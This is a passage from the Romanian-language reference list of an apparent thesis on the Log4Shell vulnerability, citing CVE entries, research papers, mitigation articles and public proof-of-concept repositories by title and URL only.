[9] *Cross-Site Scripting*, Accesat: 15.03.2024, URL: https://owasp.org/www-community/attacks/xss/#.

[10] *CVE-2021-44228*, Accesat: 17.04.2024, URL: https://nvd.nist.gov/vuln/detail/CVE-2021-44228.

[11] *CVE-2021-45046*, Accesat: 17.04.2024, URL: https://nvd.nist.gov/vuln/detail/CVE-2021-45046.

[12] *CVE-2021-45105*, Accesat: 17.04.2024, URL: https://nvd.nist.gov/vuln/detail/cve-2021-45105.

[13] *Differences between TCP and UDP*, Accesat: 26.03.2024, 2032, URL: https://www.geeksforgeeks.org/differences-between-tcp-and-udp/.

[14] *Discover our security awareness training packages*, Accesat: 04.04.2024, URL: https://www.infosequre.com/security-awareness-training.

[15] Kyle Doyle, *Java Naming and Directory Interface Overview*, Accesat: 30.03.2024, 2024, URL: https://www.baeldung.com/jndi.

[16] *GDPR: ce este, norme de implementare, prevederi legale*, Accesat: 16.03.2024, URL: https://startarium.ro/articol/reglementari-gdpr.

[17] Cameron Hashemi-Pour, *CIA triad (confidentiality, integrity and availability)*, Accesat: 02.04.2024, URL: https://www.techtarget.com/whatis/definition/Confidentiality-integrity-and-availability-CIA.

[18] *Heartbleed*, Accesat: 15.03.2024, URL: https://ro.wikipedia.org/wiki/Heartbleed.

[19] Geoff Huston, *Comparing TCP and QUIC*, Accesat: 26.03.2024, 2022, URL: https://blog.apnic.net/2022/11/03/comparing-tcp-and-quic/.

[20] *Internet protocol suite*, Accesat: 27.03.2024, URL: https://en.wikipedia.org/wiki/Internet_protocol_suite.

[21] *JNDI Implementor Guidelines for LDAP Service Providers*, Accesat: 10.04.2024, URL: https://docs.oracle.com/javase/8/docs/technotes/guides/jndi/jndi-ldap-gl.html.

[22] *JNDI Inject*, Accesat: 03.06.2024, URL: https://www.cnblogs.com/yyhuni/p/8u191_jndi_inject.html.

[23] John, *Network Switch vs Network Router vs Network Firewall*, Accesat: 29.03.2024, 2020, URL: https://community.fs.com/article/network-switch-router-firewall-why-need-all-three.html.

[24] Keshav Kaushik, Alpana Dass și Ayush Dhankhar, „An approach for exploiting and mitigating Log4J using Log4Shell vulnerability", în *2022 3rd International Conference on Computation, Automation and Knowledge Management (ICCAKM)*, 2022, pp. 1–6, DOI: 10.1109/ICCAKM54721.2022.9990554.

[25] Kim Key, *Critical Apache Log4j Exploit Demonstrated in Minecraft*, Accesat: 06.06.2024, 2021, URL: https://www.pcmag.com/opinions/critical-exploit-for-apache-log4j2-could-be-far-reaching-proves-real-in.

[26] kozmer, *log4j-shell-poc*, Accesat: 29.05.2024, 2021, URL: https://github.com/kozmer/log4j-shell-poc.

[27] Philipp Krenn, *Mitigate Log4j / Log4Shell in Elasticsearch (CVE-2021-44228)*, Accesat: 05.06.2024, 2021, URL: https://xeraa.net/blog/2021_mitigate-log4j2-log4shell-elasticsearch/.

[28] *Lazarus Group Using Log4j Exploits to Deploy Remote Access Trojans*, Accesat: 24.05.2024, URL: https://thehackernews.com/2023/12/lazarus-group-using-log4j-exploits-to.html?m=1.

[29] *Log4j Coverage*, Accesat: 24.05.2024, URL: https://grep.app/search?q=import%20org.apache.logging.log4j.

[30] *org.apache.logging.log4j:log4j-core Coverage*, Accesat: 28.05.2024, URL: https://deps.dev/maven/org.apache.logging.log4j%3Alog4j-core/2.17.1/versions.

[31] *org.apache.logging.log4j:log4j-core Coverage*, Accesat: 29.05.2024, URL: https://github.com/search?q=%22import+org.apache.logging.log4j.core%22&type=code.

[32] predic8, *log4j-log4shell-exploit*, Accesat: 13.03.2024, 2021, URL: https://github.com/predic8/log4j-log4shell-exploit.

[33] *Principle Of Least Privilege - PoLP*, Accesat: 04.04.2024, URL: https://www.wallarm.com/what/principle-of-least-privilege-polp.

[34] Tushar Richabadas, *Threat Spotlight: Attacks on Log4Shell vulnerabilities*, Accesat: 03.06.2024, 2022, URL: https://blog.barracuda.com/2022/03/02/threat-spotlight-attacks-on-log4shell-vulnerabilities.

[35] boB Rudis, *Widespread Exploitation of Critical Remote Code Execution in Apache Log4j*, Accesat: 03.06.2024, 2021, URL: https://www.rapid7.com/blog/post/2021/12/10/widespread-exploitation-of-critical-remote-code-execution-in-apache-log4j/.

[36] *Security-by-Design*, Accesat: 02.04.2024, URL: https://cetome.com/training/security-by-design.

[37] *Shodan Elastic*, Accesat: 05.06.2024, URL: https://www.shodan.io/search?query=product%3Aelastic.

[38] *Shodan Minecraft*, Accesat: 29.05.2024, URL: https://www.shodan.io/search?query=port%3A25565+product%3A%22Minecraft%22.

[39] Shein Sopariwala, Enda Fallon și Mamoona Naveed Asghar, „Log4jPot: Effective Log4Shell Vulnerability Detection System", în *2022 33rd Irish Signals and Systems Conference (ISSC)*, 2022, pp. 1–5, DOI: 10.1109/ISSC55427.2022.9826147.

[40] *SQL Injection*, Accesat: 15.03.2024, URL: https://portswigger.net/web-security/sql-injection.

[41] Shreyas Srinivasa, Jens Pedersen și Emmanouil Vasilomanolakis, „Deceptive directories and "vulnerable" logs: a honeypot study of the LDAP and log4j attack landscape", în Apr. 2022, DOI: 10.1109/EuroSPW55150.2022.00052.

[42] Check Point Research Team, *The Numbers Behind Log4j Vulnerability CVE-2021-44228*, Accesat: 01.06.2024, 2021, URL: https://blog.checkpoint.com/security/the-numbers-behind-a-cyber-pandemic-detailed-dive/.

[43] *The CVSS v3 Vulnerability Scoring System*, Accesat: 05.04.2024, URL: https://plextrac.com/blog/the-cvss-v3-scoring-system/.

[44] *The Security Manager*, Accesat: 03.06.2024, URL: https://docs.oracle.com/javase/tutorial/essential/environment/security.html.

[45] thomaspatzke, *Log4Pot*, Accesat: 05.06.2024, URL: https://github.com/thomaspatzke/Log4Pot.

[46] Yudai Yamamoto și Shingo Yamaguchi, „Defense Mechanism to Generate IPS Rules from Honeypot Logs and Its Application to Log4Shell Attack and Its Variants", în vol. 12, 14, 2023, DOI: 10.3390/electronics12143177, URL: https://www.mdpi.com/2079-9292/12/14/3177.

[47] zzwlpx, *JNDIExploit*, Accesat: 13.04.2024, URL: https://github.com/zzwlpx/JNDIExploit.